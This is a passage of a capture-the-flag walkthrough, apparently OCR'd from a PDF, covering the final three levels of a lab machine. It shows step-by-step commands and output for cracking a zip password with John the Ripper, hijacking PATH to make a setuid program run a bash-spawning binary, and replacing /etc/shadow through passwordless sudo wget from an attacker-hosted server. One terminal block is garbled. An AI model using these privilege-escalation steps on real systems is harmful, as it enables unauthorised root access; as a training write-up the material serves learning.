




```
token - gAAAAABf1Plo858Py23Mwr-Tak8nLUJPpN9-Rm6n43Pgf2RNCGGsNmsy_rcOe17yUulKL3rhzB51INNr3X2y5_$
```

Level 08: Zip cracker

In this level player needs to go into the level 3 directory to find out the key for fernet. Inside the level3 directory there is a zip file and it is required a password to open it. As we do not have a password, cracking it will be the only option. So we need to download that zip file into our local machine to crack it. Therefore set up a simple python HTTP server and download the zip file. Once it is downloaded we can crack the password using 'john the ripper'. zip2john will generate the hash value and using that hash we can crack the password. Once you get the password, you can easily unzip the zip file and get the flag 8 and the token value.

flag : d1cabe34710cff7eca0f1cd193a59fac





```
root@kali:~/galactic# wget http://10.0.2.4:8080/secret.zip
--2020-12-13 07:54:15--  http://10.0.2.4:8080/secret.zip
Connecting to 10.0.2.4:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 281 [application/zip]
Saving to: 'secret.zip'

secret.zip             100%[===============================>]     281  --.-KB/s    in 0s

2020-12-13 07:54:15 (14.1 MB/s) - 'secret.zip' saved [281/281]

root@kali:~/galactic# ls
jwtcat  pass  secret.zip  token  trash.bak.gpg  wordlist.txt  wordlist.txt.save
root@kali:~/galactic#
```


```
root@kali:~/galactic# zip2john secret.zip > hash.txt
ver 1.0 efh 5455 efh 7875 secret.zip/key.txt PKZIP Encr: 2b chk, TS_chk, cmplen=101, decmplen=8
9, crc=1CA55FF5
root@kali:~/galactic# cat hash.txt
secret.zip/key.txt:$pkzip2$1*2*2*0*65*59*1ca55ff5*0*41*0*65*1ca5*6ab8*04838fe23b553630eae70c07f
44d886253c10d55d892062601b6f3a119e8f9fff379eec1af1c48723da50a7054229c3660e3c5c6bbc434ba42af0aac
44fb62621b11dbe8719d5e573eec3497bb89e1245f9d8b9f459ea46ff5be9c1651d4fb229afc8719a7*$/pkzip2$:ke
y.txt:secret.zip::secret.zip
root@kali:~/galactic# john --format=PKZIP --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rambo1234        (secret.zip/key.txt)
1g 0:00:00:00 DONE (2020-12-13 07:56) 1.818g/s 863883p/s 863883c/s 863883C/s rosene..praiagrand
e
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/galactic# john --format=PKZIP --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
--save
Option requires a parameter: "--save"
root@kali:~/galactic# john --show hash.txt
secret.zip/key.txt:rambo1234:key.txt:secret.zip::secret.zip

1 password hash cracked, 0 left
root@kali:~/galactic#
```

```
root@kali:~/galactic# unzip secret.zip
Archive:  secret.zip
[secret.zip] key.txt password:
 extracting: key.txt
root@kali:~/galactic# ls
hash.txt  key.txt  secret.zip  trash.bak.gpg  wordlist.txt.save
jwtcat    pass     token       wordlist.txt
root@kali:~/galactic# cat key.txt
ujN12i0rMzH_hT_mMu2TcmjWUiEOMKYZGnehKLniveQ=
flag 8 --> d1cabe34710cff7eca0f1cd193a59fac
```

Level 09: Gideon's Daily Report

In this level player has to use the both previously found token and key to get the clear text out of the fernet algorithm. That clear text can be used as the password for the next user. If the player looks into /etc/passwd file, there is another user called 'gideon'. Players can log into the gideon user using that previously decrypted password. Once you login as gideon check out for the available files inside the home directory. There is one c file and an executable file. By taking a look into that source file player can figure out it is a setuid file owned by admin. If we could edit the path variable and direct the w command to our exploit code, when the welcome script runs it will give us the admin access. Once you get the admin user there you can find the flag for level 9.

flag : 056a0d8246d2dd3826d2b3ee14c25af5



```
int main() {
        setuid(1006);
        setgid(1006);

        printf("\nWELCOME GIDEON !\n");
        printf("-----------------------------\n\n");
        printf("Here is your daily report :)\n\n");

        printf("System Model:\n");
        system("uname");

        printf("\n\nUptime:\n");
        system("uptime -p");

        printf("\n\nUsers:\n");
        system("w");

        printf("\n\nDate:\n");
        system("date");

        return 0;
}

gideon@galactic:~$
```

```
gideon@galactic:~$ cat /etc/passwd | 1006
bash: 1006: command not found
cat: write error: Broken pipe
gideon@galactic:~$ cat /etc/passwd | grep 1006
admin:x:1006:1006::/home/admin:
gideon@galactic:~$
```

```
gideon@galactic:~$ export PATH=/home/gideon:$PATH
gideon@galactic:~$ echo $PATH
/home/gideon:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
gideon@galactic:~$
```

```c
#include <sys/types.h>
#include <unistd.h>

int main(void) {
        system("id");
        system("/bin/bash");
}
```

```
gideon@galactic:~$ ./welcome

WELCOME GIDEON !
----------------------------

Here is your daily report :)

System Model:
Linux


Uptime:
up 14 hours, 51 minutes


Users:
uid=1006(admin) gid=1005(gideon) groups=1005(gideon)
admin@galactic:~$ id
uid=1006(admin) gid=1005(gideon) groups=1005(gideon)
admin@galactic:~$
```

```
admin@galactic:~$ ls
w  w.c  welcome  welcome.c
admin@galactic:~$ cd
admin@galactic:~$ cd /home
admin@galactic:/home$ ls
admin  bane  ensign  gideon  lost+found  osboxes  sheev
admin@galactic:/home$ cd admin/
admin@galactic:/home/admin$ ls
flag.txt
admin@galactic:/home/admin$ cat flag.txt
056a0d8246d2dd3826d2b3ee14c25af5
admin@galactic:/home/admin$
```

Level 10: Crash the cruiser !!

This is the final level of this CTF and the goal is to get the root user. Player can see he can execute wget without the sudo password. By using this as an advantage, player can replace the shadow file with a forged shadow file. First you need to get a copy of the shadow file of our local machine. Next we need to generate a password using openssl.Then you need to replace the hash using this newly created password hash. After that you need to set up a python server to download this forged shadow file. Then the player needs to execute wget with -O to replace the downloaded file with the location he provided (/etc/shadow). After successfully replacing the shadow file, you can try to login as root using that newly created password. Once you are in as root there you find the final flag to complete the *Poseidon CTF.*

flag : 7345e40465fac2884a06139f15e9f072


```
admin@galactic:/home/admin$ sudo -l
Matching Defaults entries for admin on galactic:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on galactic:
    (ALL) ALL
    (ALL) NOPASSWD: /usr/bin/sudo -l, /usr/bin/wget
admin@galactic:/home/admin$
```

```
lp:*:17926:0:99999:7:::
mail:*:17926:0:99999:7:::
news:*:17926:0:99999:7:::
uucp:*:17926:0:99999:7:::
proxy:*:17926:0:99999:7:::
www-data:*:17926:0:99999:7:::
backup:*:17926:0:99999:7:::
list:*:17926:0:99999:7:::
irc:*:17926:0:99999:7:::
gnats:*:17926:0:99999:7:::
nobody:*:17926:0:99999:7:::
_apt:*:17926:0:99999:7:::
systemd-timesync:*:17926:0:99999:7:::
systemd-network:*:17926:0:99999:7:::
systemd-resolve:*:17926:0:99999:7:::
mysql:!:17926:0:99999:7:::
Debian-exim:!:17926:0:99999:7:::
uuidd:*:17926:0:99999:7:::
rwhod:*:17926:0:99999:7:::
redsocks:!:17926:0:99999:7:::
usbmux:*:17926:0:99999:7:::
miredo:*:17926:0:99999:7:::
```

```
root@kali:~/galactic# openssl passwd -1 -salt 0xdf password
$1$0xdf$fKKvgEPPSu1HMdNI3w5i50
root@kali:~/galactic#
```

```
root@kali:~/galactic# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

```
admin@galactic:/home/admin$ sudo wget http://10.0.2.15/8080 -O /etc/shadow
admin@galactic:/home/admin$ p://10.0.2.15/8080
wdmin@galactic:/home/admin$ . failed: Connection refused.        w -O /etc/shadow
--2020-12-14 08:35:40--  http://10.0.2.15:8080/shadow5:8080/shado -O /etc/shadow
Connecting to 10.0.2.15:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1545 (1.5K) [application/octet-stream]
Saving to: '/etc/shadow'

/etc/shadow         100%[===================>]   1.51K  --.-KB/s    in 0s

2020-12-14 08:35:40 (259 MB/s) - '/etc/shadow' saved [1545/1545]

admin@galactic:/home/admin$
```



~The End of POSEIDON~